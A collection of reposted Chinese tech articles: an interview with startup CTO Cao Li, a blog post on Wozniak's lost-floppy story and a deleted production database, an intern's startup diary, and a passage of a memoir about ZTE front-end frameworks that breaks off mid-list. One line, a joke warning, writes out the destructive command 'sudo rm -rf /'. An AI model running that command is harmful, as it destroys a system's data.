曹力，人称闪总，暴走漫画 CTO，博聆网创始人，糗事百科原 co-founder，《JavaScript 高级程序设计》的译者。 2008 年，曹力在 Ruby on Rails 社区遇到了他的第一个创业伙伴王坚，他们一起开创了“糗事百科”。直到在 2010 年底他离开之前，糗百的代码都由他一手负责。离开之后，他按照自己的想法创建了“博聆网”并在上面实践了自己的设想。如今他又放手“博聆网”，决心要和暴走漫画一路走下去。

你是从什么时候开始编程的？

学习编程是从初中开始的，当时是参加了信息学奥赛——不过之后没得什么大奖。之后我的兴趣一直不减，加上受到比尔•盖茨等硅谷创业偶像的感召，坚持了编程之路。

你大学的专业是什么？对你今后的事业有什么帮助？

高考我本来报的专业是计算机科学与技术，但我接到通知书的时候里面同时夹带了一个“软件学院”的招生通知——当时 02 年是第一届软件学院成立招生。当时就已经有一些创业的梦想，主要兴趣是软件、网站开发，离硬件和系统底层比较远，所以毅然决定转到了软件学院。

以现在的角度看来，专业上并没有提供很多帮助。我现在主要开发的平台是 Linux，语言是 Ruby，JavaScript 以及很多其他组件，这些相关知识在学校的时候都没有教过。但是学院提供了很好的环境，如实验室、资深的老师、教授等，以及有一帮一起搞代码的同学，其实是这样的环境和氛围才能造就真正的软件工程师。

大学毕业后做过什么工作？有什么收获？

我所在的软件学院设置了大四一年实习，我从大学没毕业就开始在各种互联网创业公司“混”过。像最早做 SNS 的一家南京公司 UUZone，之后到南京育儿网，我主要都是负责网站开发。

毕业之后我到上海，加入了渡维，跟随学长创业，公司做的是游戏。之后就是做糗事百科，自己创业，加入暴走漫画。

你比较擅长、喜欢的技术是什么？

我的兴趣很广泛，同时由于一直在创业公司的关系，经常应付各种不同的角色，所以对网站应用的各个部分都比较了解。目前相对比较擅长的是 Ruby 和 JavaScript。其实我也很喜欢搞编程语言的研究。

你从 2005 年开始翻译《JavaScript 高级程序设计》一直翻译到现在的第三版，翻译过程中有什么困难？有什么收获？很多人说翻译是件苦差事，你是怎么坚持下来的？

首先说说为什么我会来翻译这本“名著”。当时 05 年的时候我还没毕业。因为我在大学的时候就非常喜欢研究各种语言——包括 JavaScript，我在找国外英文资料的时候，曾经翻译过几篇文章，其中包括 JavaScript 大牛 Douglas Crockford（JSON 标准发起人，JS 标准草案参与者）的《JavaScript, the world's most misunderstood language》，中文翻译链接也被他放在他的文章底下。这些翻译文章被当时图灵的编辑傅志红发现，于是她打算让我试试来翻译书，这里也非常感谢图灵能给我这个机会。

但实际上由于创业后很忙，其实我在第二版翻译中参与较少，而第三版我并没有参与，但由于依然有采用当时我翻译的内容，所以依然有我的名字在上面，这点非常感谢李松峰老师。

翻译确实是件苦差事，完全是凭着对技术的兴趣和传道士般的热情 ，首先这是一个非常机械的工作，尤其是纯技术书籍，原文不讲究优美，也没有什么“剧情”，要求的是精准，这需要很好的耐心；其次，只有翻译完书并且书上市之后，译者方能拿到稿酬，如果译者指望靠翻译书过日子其实是不现实的。

为什么想要自己创业？

作为技术人员都有一个梦想，希望能通过自己的技术和 idea 改变世界。 虽然曾经在很多创业公司工作过，但很多时候并不是在实现自己的想法。于是，我希望能向着自己的目标，按照自己的方式做事。那么自己创业成为了（我当时认为的）最佳方式。

在你的几次创业经历中，技术上最大的挑战是什么？

我觉得创业中技术上的挑战无非以下两点：

108 当探索新的模式的时候如何用最快的速度和最小的代价把模式跑通。互联网创业都讲究“唯快不破”。

109 当模式被验证可行之后，快速扩张时如何能承受不断增长的业务。

我在糗百创业的时候，由于只是兼职，如何能使用一两台屌丝级别的服务器能够承受较大的访问量是当时非常大的挑战。而在暴走漫画的时候则是如何快速平滑地从遗留架构上迁移到新的架构，并快速扩张。

无论是糗事百科、博聆网，还是暴走漫画，都有一种调侃生活的味道，这是你喜欢的风格吗？

我觉得挺不错的，大部分人平时生活压力大，无处排解，通过这些有意思的东西来轻松一下，

我觉得是起到很正面的作用的。当然有时候网友创作的内容会过于极端（没节操），尤其对一些少年儿童会起到很不好的效果，所以我曾经很想对此进行一些诸如分级的东西，但是最后没能成功。

暴走漫画年会剧照

你在博聆网上实现了你在糗百上没有实现的想法，你对现在结果满意吗？

自从我加入暴漫之后，博聆网的开发就停滞了。但是之后我一直在反思我当时的思路是否正确。

我曾经跟糗事百科创始人王坚在探讨糗事百科的发展的时候提出很多想法。比如我认为走社区化，增强用户和用户之间的直接沟通，建立更多版面供网友讨论更多的论题，最后成为综合平台（其实就是博聆网的初衷）。 但是王坚对此的看法是：“这是很微妙的”。

过了这么久再来看，糗事百科并没有走综合社区平台的路线，基本功能从我离开之后并未有很大变化，坚持了简单的糗事分享的初衷，最后还是成为国内搞笑类网站的翘楚。对于这点我非常佩服王坚。

所以创业中很多事情并不是说做了 A 就能有 B 结果，即使其他人这么干了，轮到自己也未必成功，因为环境和条件都不一样。我认为这里面非常讲究时机，古人说天时地利人和。当然，如果能坚持不懈的话，也许哪天幸运女神就会降临。

这些创业中的经历和波折对你来说最大的教训和收获是什么？

收获是很明显的。很多朋友都认为我在经历了创业之后变得更加成熟稳重、更加健谈，在创业过程中也结识了很多志同道合的朋友，他们给我的帮助非常大。

同时 我现在的爱人就是当时跟我一起创办博聆网的，即便在我穷的发不出工资的时候我们也没有放弃我们的事业。 我觉得我非常幸运。

教训的话，诸如股权的问题我建议创业者可以事先约定好，免得将来出现纠纷。另外就是建议大家一定要注意身体，即便创业也不能忽视健康问题，由于长时间坐着工作，导致现在背部经常酸疼。健康的身体才能保证创业的持续，是对自己、对家人和对团队负责，否则有钱了也不能享受也是很遗憾的。

在你看来，一个有可能创业成功的程序员需要具备什么样的特点？

我觉得在谈论“创业”和“成功”的时候，必须对这两点有明确的定义。程序员转型去卖水果去卖煎饼算不算创业？程序员转型成为管理层，最后自己开家软件外包公司，算不算创业？说成功，是做出了一款优秀的产品算成功，还是赚到钱算成功？ 有 1000 个人说这个产品好这个产品算不算优秀，如果有 1000 人说好，但又有 9000 个人说不好，算不算优秀？ 赚钱是赚 100 万就算成功，还是赚 1000 万算成功，还是要更多？不同人都会有不同的定义。

我个人认为通过技术创新来建立自己的业务才能算真正创业——特别对自己而言。所以我自己不会选择转型卖水果或者做外包什么的。但是我也尊重、支持他人的选择。

我觉得自己并非一个“成功”人士，虽然曾经参与过的项目得到了一些朋友的认可，他们觉得我“成功”，但这个成功远达不到大多数人概念上的“成功”。当然，如果单从赚到钱这个角度来看的话，进入大公司，也是很不错的选择。

那么从我的角度看创业，由于创业往往不是一个人的事情，所以我认为程序员能创业成功通常有两类：

23 一类是非常专精于自己的技术领域和业务领域的人。 他们非常适合与另一个善于管理或通晓市场和销售的人合伙，共同创业。

24 另一类是熟悉各种领域，思路非常前瞻的人。 他们非常容易通过结合不同领域而发现一些创新的 idea 和领域。

但无论如何，一些共同的优秀品质如热情、执着，都是非常重要的。

创业有时候很辛苦，去大公司上班反而有时候会轻松一点，赚的钱也不少。经历了这么多次的创业，你还享受创业的过程吗？会不会有一天你会去找个大公司上班？

我倒觉得在大公司上班并不一定令人轻松。我曾短暂地参与过一些大公司的工作，很多时候比较受束缚，比如要花很多时间开会、扯皮等等，这都不是我喜欢的。同时，如果我想推进自己的想法，则需要花很大力气去跟上级和老板进行谈判、讨价还价。即便谈下来了，可能依然需要跨部门去协调事情。各种复杂的人际关系也让人感觉非常累。


所以即便创业很艰苦，我还是觉得自己刚创业的时候是最开心的，因为我能按照自己的想法和方式去做事。很多事情都可以尝试，我的想法有无限的可能性！如果你做的东西恰好能赚钱，那是最理想的。

在创业中你也担任过各种角色，会不会有一天不做程序员，不负责技术，而去做其他类型的工作？

虽然担任过很多角色，但是我依然骨子里是个 Hacker！我觉得在写代码的过程中，我是最快乐的，这种专心致志、忘我的状态是最令我陶醉的。 在我老得写不动代码之前，我觉得我会一直写下去。

原文地址：http://www.ituring.com.cn/article/71992?utm_source=tuicool

我们都曾经年轻过



2014 年 1 月，苹果联合创始人史蒂夫·沃兹尼亚克来到北京参加了《极客公园创新大会》，非常遗憾，由于个人事务我错过了近距离观摩沃大神的机会，每每想起，扼腕叹息。如果上天再给我一次目睹沃神的机会，我绝对不会错过。

很早就读过纸版的《我是沃兹》（2007 版），后来中信出版社再版此书，更名为《沃兹传》，于是在多看上购得电子版，最近拿出来又跳读了一边。好的故事总是常看常新，不同阶段的阅读，总会萌生不同的想法，今天就和大家说一个有趣的片段。

1977 年底，沃兹和苹果第六号员工兰迪·威金顿经过不眠不休的编程和调试之后，终于完成了

Apple II 对软盘驱动器支持的大部分程序。于是二人起身飞往赌城拉斯维加斯，准备参加 CES 展会。到了赌城之后，拉斯维加斯的滚滚红尘彻底迷乱了两个土鳖程序猿的心，一出杯具正上演……当天晚上，沃兹和兰迪完成了最后的调试工作，一切都那么完美，两个好基友就差对饮一杯红酒然后相拥而眠了，这时候，沃兹做了一个「明智」的选择：兄弟，咱是不是该备份一下程序再睡？沃兹带了两张软盘，于是他决定在空白盘上再备份一份仅有的数据盘，备份进行的很顺利……只是他把该死的空白盘当成了数据盘，于是他得到了两张干干净净的空白盘！

如果普通的程序员碰到这种灾难后，估计自杀谢罪的心都有了，沃兹不是普通人！

在确认了这个「致命」失误之后，沃兹这个编程狂人，就去睡觉了……第二天一早醒来后，沃兹恢复了上帝般的自信，他冷静的坐在 Apple II 面前，一机在手，天下我有，用一上午的时间盯着屏幕、敲打键盘，他重建了所有的程序，并在展会上进行了完美的演示， Apple II 获得了「言语无法描述的成功」!

伟大的程序员如沃兹者，年轻时也会犯下如此的错误，何况我等……

写到这我想起了另一个程序员犯的错，这位朋友在一家网络游戏公司工作，他的一部分工作就是手动维护数据库里的一些数据，这个库居然是奇葩的生产库。终于，在一个懒洋洋的下午，暖暖的阳光照在身上，他发现自己昏昏欲睡，鼠标光标神差鬼使的移到了用户表上，右键菜单弹了出来，「delete」被选中，并重重的点了下去……所有游戏用户的资料都消失了，就像一阵风一样。当时这位程序员的感受是：

我的所作所为带来的严重后果并没有立即击倒我。我只是感觉到灵魂似乎出窍了，悬浮在黑暗房间的某个角落，看到各位同事都勾着腰趴在发光的显示器上，他们惊恐的发现，所有的用户数据都不见了。

随后的一记重拳彻底击垮了这家公司，他们的数据库提供商告诉他们，这个数据库实例的备份两个月前就停止了，然后，就没有然后了。

同样是犯错，沃兹犯错后重新拯救了自己和公司，而另一个程序员则击倒自己之后又给公司补了一枪。

这就是伟大与平庸的区别。

总结：

1、年轻的时候谁能不犯错？重要的是犯错之后你做了什么。强大了，还是沉沦了

2、无论犯什么错，永远不要执行：sudo rm -rf /

3、无论如何，最好不要犯全天下男人都会犯的错

各位读者，你们犯过哪些愚蠢而致命的错误呢？

2014 年，我希望大家少犯点错，多挣点钱！

原文地址：http://macshuo.com/?p=1062&utm_source=tuicool

致青春——一个月的实习经历

我是一个喜欢折腾的人，我也是一个喜欢游历的人，所以有时候我会把两者结合在一起，也就是折腾着到处游历。

2014 年的寒假，我游历到了北京。

我进入大学以来就折腾各种东西，这些东西都没有赚到钱，不过却让我积攒了很多经验和朋友，所以，当我发现有一家北京的公司在招聘，招聘文案写的非常极客，同时还招实习生的时候，我果断的问了句

寒假的要不

很快收到回复，让我发简历过去瞅瞅。我觉得可能有戏，于是匆匆赶了一封纯文字版的自我介绍过去，其中一段是

36kr曾经报道过我两次
http://www.36kr.com/p/202733.html
http://www.36kr.com/p/202119.html
总的来说，我会一点后端语言，对互联网与传统行业结合的创业很感兴趣，有互联网和产品思维，并且非常愿意学习新东西

我的博客是 http://wdk.pw

最后我想说的是，可能我目前不能辍学来工作，我希望寒假一个

公司那边很快回信

写道：

> 明天给您一次电话面试，我们电话里祥聊，可否？
>
> On Dec 30, 2013 7:31 PM, "王登科"

电话面试聊的非常愉快，也把事情基本上定了，最后决定，我年后就过去，一直呆到三月。

时光飞逝，过年什么的吃吃饭到处玩玩就结束了，我最终踏上了北上的列车。

旅途的艰辛就不说了，座 25 个小时的火车你们就懂了。

到公司的第一天，我是九点过到的，发现公司好像一个人都还没来，按了几下门铃，一个酷似周星驰的哥们过来给我开门，他带着星爷不拍片时的那种严肃问了问我的来历，然后给我倒了杯水，就消失了，我站在公司 15 层的办公室俯视着中关村，虽然雾霾挡住了我锐利的视线，不过我还是透过层层的迷雾看到街上忙碌的车流，这种俯视的感觉让我有种即将当上总经理，出任 CEO，迎娶白富

美的错觉，我定了定神，回到只不过是个年轻的穷小子的现实中来。


这时候收到技术总监(也就是电话面试我的同学)的短信，问我到了没有，说他要晚点到。我能说什么呢，在我的印象中，所谓公司不都是八点就得上班的么。终于，十点半的时候，一个高个子，瘦瘦的，头发茂盛的非眼镜哥们向我走了过来，说你好，我就是袁韬韬(招我的技术总监)卧槽，这一下又颠覆了我对中关村程序员的认识，这哥们拉出去应该是玩音乐的而不是写代码的啊。

接下来我们聊了很多关于公司的东西，也明确了一下我的工作——微信端的开发和后台，然后我去认识了新同事，憨厚的 PHP 工程师，漂亮的安卓工程师(你没看错，是程序猿)，还有外形彪悍的 Python 工程师，以及另一个技术大牛。

在接下来的几天里面，我着手开始了微信的开发，但是，事实上，我真正想做的不是工程师，而是产品经理，所以在差不多完成了开发工作之后，我给技术总监写了一封邮件

PS: 咱们公司有产品经理么？我觉得我可以试试APP的产品经理**助理**，因为我也写过文档什么的，并且比较感兴趣，曾经在『英语流利说』这家上海的公司打过一段时间和产品经理相关的酱油，嗯，我觉得可以试试，反正公司也不用加钱什么的

很快收到回复



这样的回复让我在寒冷的北京的夜晚热血沸腾，我脑子里那个关于产品的梦想此刻如此鲜活。

第二天我和技术总监又当面讨论了做产品的一些问题，然后，我就开始撰写文档和画原型图了。

这可能就是创业公司的好处，也许很多硬性条件和大公司比起来稍有不足，但是每个人都能发挥出自己最大的价值，没有冗长的审核和繁杂的制度，信任构筑了人与人的交流，而这在真正的工作环境中显得尤为重要。

值得一提的是，在公司我很难发现谁是上级谁是员工甚至谁是 CEO，大家都坐在一起工作，聊天和吃饭，而且年龄差距好像也都差不多，我想这是我来公司大半个月就在公司认识了两个好基友的原因。

认真的时候，时间是过的非常快的，我第一次全心的投入到工作中去的时候也是如此，每天构思着产品，写文档，画原型图，和工程师们讨论，每天都过得飞快，每天早上吃一个晨光烧饼，迎着朝阳走在去工作的路上，我感觉这个世界都如此积极。

离开的那天，技术总监把我叫到会议室，塞给我一个信封，里面装的是我的工资，不仅如此，还多加了一点钱，原因是，公司觉得我一个人来北京不容易，而且工作也还算认真，我把信封塞到

怀里，忍住心中的激动，假装淡定的应和着。晚上，几个基友叫我出来吃饭，没想到还来了一个公司的领导，大家一起喝酒吃饭，我到现在都怀念那家餐馆的炖牛肉。

这次实习让我大开眼界，多年后，回想起这段经历，我会说，这段经历让我难以忘怀，历久弥新。

原文地址：http://jianshu.io/p/62301298eeae?utm_source=tuicool

我在中兴软创这 9 年

一个月前离开呆了 9 年的中兴软创，有不少东西值得写下来，千头万绪，不知从何写起，自己留下了 10 多万字的回忆，但这里面涉及的东西太多，不便公开，还是把这些年对工作的感悟写一下吧，这 9 年的工作基本都是围绕前端框架的。

中兴软创的主要业务称为 BOSS，也就是电信行业的运营支撑软件。早期的 BOSS 系统一般都不是 Web 化的，而是 C/S 架构，当时大家做所谓的“前端”，用的是 Delphi，C++ Builder，或者 Java Swing。后来 B/S 流行之后，大家就逐渐往浏览器上迁移。

那个时期的浏览器，不像现在这么多样化，一般指的都是 IE，而且可以具体到三个版本，5.0，5.5，6.0。第一批迁移到 B/S 模式的系统，多半是那些简单表单的系统，界面只是填值，作个简单校验，然后提交给服务器。可以说，这个时候的 Web 前端是很乏味的，因为没什么可做的，用 table 布局，里面放些 form，极少量的 JavaScript 代码，更谈不上用 CSS。

不久，Web 系统就复杂化了，在 C/S 里面，我们可能有大量的“控件”可用，基本的输入框这些不谈，在 HTML 里也有，时间日期这类，就要费些周折了，更复杂的，比如 Tree，DataGrid，甚至 TreeGrid，就更折腾。当时写 JavaScript 的人还是有不少的，面对这种情况，也想出了一些办法。

这些办法的根本原理，都是用已有的 HTML 来拼凑出一个控件的样子，再加上事件，一直到现在也没有更好的办法。比如说，日历，就用 table 标签来生成一个表格，然后当前日期加个颜色。又比如 DataGrid，也是一个表格，然后 tr 上面加点击事件。有的流派是跟现在一样，把控件的声明和初始化都放在 JavaScript 代码中，只在 HTML 里留一个容器标识，更主流的方式是用 HTC 来封装控件。

如果仔细看过早期 ASP.net 的代码，就会发现它带了几个 htc 文件，比如 treelist，tabstrip，multiview 等等，这些控件的功能已经基本能满足需要了，就是有些丑，有些人在此基础上作美化，04 年的时候，中兴软创的多数基础控件就是这么来的。HTC 提供了一种扩展 HTML 标签的机制，业务开发人员用起来很方便，所以很有效地降低了开发门槛。

再看另外一个方面，传输的问题。最开始大家都是把数据用 submit 按钮提交给服务端的，但是提交就会刷新整页，效果不好。我们知道，AJAX 的概念是 05 年提出的，但是在此之前好几年，就有不少用 XMLHTTP 的人了，我自己入职之前，03 年的时候，就用过这个，入职之后看公司的前端框架，也一眼发现了这些东西。中兴软创的这套传输机制是在微软顾问的帮助下创建的，传输的原理就是

在前端把表单数据序列化成 XML，通过 XMLHTTP 传给后端的 Servlet，当然，那时候用的是同步传输，传的时候界面会卡一会。

05 年我刚入职的时候，还没看过系统，老大问我对前端这块有什么看法，我说可以考虑做组件化，把更多的东西封装成 HTC 那样的组件，然后组件内部通过 XMLHTTP 跟服务端通信，他听了之后说我们现在已经有一些 HTC 控件，通信也基本都是 XMLHTTP 了。回想起来，当时我的思路是纵向的组件，端到端，每个组件实际上只通过事件和方法与其他组件交互，各组件自身就可以独立运行，应该算是早期前端组件化的一种思路。

为了通用性，前端封装了一个方法叫 callRemoteFunction，三个参数，分别是后端的 Java 类名，方法名和参数对象，用 XMLHTTP 发送到后端的 Servlet 之后，通过前两者反射得到对应的 Java 方法，执行结果再返回给前端。这样，在 JavaScript 里“调用”后端代码，就像调用普通的 JS 函数那么方便。也有这样调用动态 SQL 的，后来这两者统一成服务，只要传入唯一的服务名和参数，不用管是 Java 服务还是 SQL 服务。

有了这些东西做保障，业务系统的 B/S 化就容易多了。当时的开发模式是前后端分离，后端负责写服务，前端写界面和 JavaScript，这种模式也带来很多好处，比如有的业务系统后端从.net 迁移到 Java，前端部分基本除了登录之类，都没什么要改动的，人员的协作也是很顺畅的。

在迁移系统的过程中，也有其他一些混杂技术，比如说，处理一些监控图形之类的，由于缺乏经验，加之为了重用之前的 Swing 代码，搞了一些 Applet，虽然混搭的风格不太好看，但当时是没什么人讲究这个的，业务系统能用就行了。因为我入职之前搞过 VML，所以极力鼓动把各种图形的东西搞成 VML，这个东西在当时最大的优点是不需要给浏览器安装插件，其他任何方式都做不到。

后来就有了 IOM 系统那个很典型的自动布局流程建模界面，核心部分有 3k 多行 JS，花了近 2 个月，期间还重构过一次，后来陆续改需求，到 06 年下半年才不太改动了。从此之后，公司的 Web 图形这块，基本都是用 VML，不再有人提 Applet 的事了，而且几年内也没有用 Flash 做这类图形的，据我所知，业界当时用 Flash 做图形界面比用 VML 的还多些。

到了 07 年，Firefox 就占不小的市场比例了，而且 HTC 这个东西，微软自己也不太看好，所以不得不未雨绸缪，考虑这些东西的替代方案。正好当时调动部门，新部门打算彻底翻新产品，所以有机会考虑前端的新方案。作为前端的整合框架，有两条道路可走，一条就是选择别人的方案，比如早一点的 Bindows，还有当时比较火的 ExtJS，另一条就是先引入一个 JavaScript 基础库，然后在上面自己做控件。经过慎重考虑，还是选了后者，因为我们的业务需求比较复杂，改控件的情况很多，要是用了 ExtJS 这类，虽然看起来什么都有，但是改东西估计就痛苦了。

接下来就是选基础库了，流行的有 Prototype，Mootools，jQuery，甚至还有万常华的 JSVM，在那个时候其实很难预料到后面 jQuery 这么火，就算到现在我也不能理解，所以我们的选择是 Prototype，然后在它基础上构建外围库，主要是控件。

当时看过很多 UI 库的机制，比较来比较去，觉得最能接受的还是 YUI 的方式，所以大致按照这

种方式做下去了。我们的控件体系是比较松散的，彼此之间无任何依赖关系，可以独立引用，控件的唯一参数就是父容器，然后传入初始化参数，加载数据之类。

这一代控件的 DataGrid 和 TreeGrid 是我做的，跟上一代最大的区别是简化了事件。比如说，之前的控件选中行用的是点击，但是键盘的方向键也可以改变选中行啊，这时候业务方需要监听控件的两种事件，在每种里面都做选中行变更的操作。这一代里面我只给业务方开放 change 事件，不管实际是从什么事件发起的，最终需要关注的只是这个 change，在控件上，行的点击事件这种过于原始的事件是没有意义的，直接抛给业务方非常不合适。刚开始改成 change 的时候，有些业务开发人员不太习惯，不过很快就觉得这样方便了。

这一代的 TreeGrid 控件我作了懒加载，但实现的细节上有些考虑不周了，比如说，下层节点在未展开的时候，DOM 不创建，这没有问题，但是我连节点对象都没创建，当业务方要访问未展开的节点数据时，只能从数据源上去获取，已展开的节点和未展开节点的访问方式不同，这算是一个败笔。

整体来说，这一代的框架运作还是很成功的，比较稳定，但整个版本关键的一点没有达到，就是跨浏览器，也就是说，即使把控件代码改成纯 JS 的，也没让整个版本跨浏览器，这很悲剧。一个关键问题是版本时间太紧，框架层从无到有三个月之后，业务侧就大量启动开发，有不少问题没有来得及解决，更本质的问题在于当时我们缺乏经验，没有对业务开发人员作约束，比如说，有些要避免的写法没有列出，对于跨浏览器怎样测试，也没有时间作考虑。等到打算解决这些问题的时候，面对海量的业务代码，已经无从下手了。

这个版本中，也遇到一些比较新的需求，比如说有的监控需求，要实时通信，那时候没有 WebSocket 可用，就用 Flash 的 Socket，搞了一个不显示的 Flash，专门用来连 Socket，然后再用 JS 跟它交互，效果还可以，只是因为 Flash 的跨域策略升级过几次，导致踩了一些坑。

说到这个 Flash，又扯到另外一些话题，早期搞前端的人，多数都玩过它。Flash 内置一些控件，比如基本表单输入，还有调用 WSDL 格式 WebService 的通信控件，整个体系其实成熟度不比 HTML 低，只是我一直对时间轴很痛恨，所以即使搞，也都倾向直接用 AS 写，很少用元件转 MovieClip 那些东西。后来 2004 年推出的 Flex1.0，彻底不一样了，我研究过一阵，也想过如果在企业应用领域，全部用它来构建前端如何？

这个想法是有些激进，但对于企业应用而言并不过分，企业应用连 Applet 都能接受，机器上要装 10 多 M 的 JRE，那用 1M 多的 FlashPlayer 不是更好嘛，而且当时很多开发人员写不好 JS，尤其是代码规模较大的时候，但他们写 Java 都还凑合，如果用 AS 来写，代码效果应该好不少。

当时的 Flex 是要部署到应用服务器里的，运行机制大致就像 JSP 那样，文本代码经过一个预编译，然后发到浏览器端来执行。当时制约 Flex 发展的主要因素是客户端机器的配置，Flash 体系的界面效果较好，但比较占资源，而且在开发阶段的优势也体现不出来。

但我一直认为，Flex 体系在较大一个时间段中很适合企业应用体系，因为浏览器混战的时期很长，乱象环生，老的浏览器迟迟不去，多少年也抹不平兼容的坎。对企业应用而言，搞跨浏览器兼

容这方面并非它的核心价值，如果有一种技术能暂时抹平这些浏览器的差异，优势会是很明显的。要说占资源大，难道 ExtJS 占资源就小了？企业应用连 ExtJS 都可以接受，当然更能接受 Flex。

所以从 09 年开始，又逐步进行 Flex 的引进，当时的 Flex 发展到了 3.0，整体算是比较成熟了，后来陆续花了两年时间支撑业务产品的开发，效果还可以，但从引入时机来说，还是略有些晚，如果再早两年引入，状况会更好一些。

另外一方面，BOSS 领域的应用系统并不局限于企业应用类，也有一些是面向个人用户的，比如说自服务和网上商城，前者类似 10086.cn 那种模式，个人消费者可以登录办理一些简单业务，后者就是典型的网店，只是所卖的限于电信类的实体商品（手机、上网卡等）或者虚拟商品（套餐，流量）等。

这个场景跟之前的内网应用大有不同，算是真正的互联网模式了，所以它所用的前端框架就与其他的不同。由于精力所限，开始几年在这方面的投入很少，一般都是用 jQuery 外加一些开源的控件，这样整合起来用，页面不花哨也不复杂，基本功能也是能够满足的，做的效果只能算是凑合，主要是没有熟悉 CSS 的人。

在做电信业务运营支撑的这类公司，UI 一直是薄弱环节，不可能得到本质上的重视。整个中兴的整个体系里，软件的重视程度并不如硬件，比如从手机上面就看得出来，卖了手机之后就不太重视后续软件升级了，还是卖老的功能机的思路。在软件体系里面，前端也处于相对弱势的地位，毕业生入职的时候，都会优先让编程水平较高的做后端，在前端里面，逻辑和业务的重视度又高于 UI，所以 UI 保持能用就不错了，在关键的一些跨浏览器兼容，CSS 规划方面，基本是没有什么进展的。好在近两年，由于有了 BootStrap 这样的东西，把很多原本要做的事情做掉了，所以只要对界面没有特别的需求，光会写 JS 也能把界面搞得像模像样。

这部分的前端框架，其实也不是这么搞就完事的，基于传统的思维，做这些界面的时候，开发人员仍然倾向于使用偏重量级的控件，而不是使用界面模板库等方式来做一些数据展示的效果，这一方面带来的是观感的不佳，另一方面，由于引用的一些控件库没有很精细地隔离，往往都是整套控件一起引入，甚至在一个界面里还出现同时引用多种界面库的恶劣情形，一个并不算复杂的界面，引用的压缩之后的文本代码就高达 1-2M 之多。

所以从这个方面讲，公司的多数前端人员并不专业，专业与不专业体现在什么地方？是要有一个整体的优化。前端与后端开发方式的一个本质差异是引入任何东西的代价都比较大，因为你的代码要先经过一次网络传输才能执行到，而且还要注意避免冲突。如果只要引用某个功能，就不应把其他不相关的东西也一起引入，所以那种一个大控件库整体打包的方式在这种面向互联网终端用户的模式下非常不合适。这个道理并不难理解，但为什么操作的时候很少有人注意避免呢？

因为两个原因：

110 精确控制的代价较大。这一点确实是个大问题，要做精确控制，最小依赖，需要把整个框架的依赖关系理清楚，在现有的开发体制下，谁为这个时间买单？既然没有，那基本上就没

人管了。

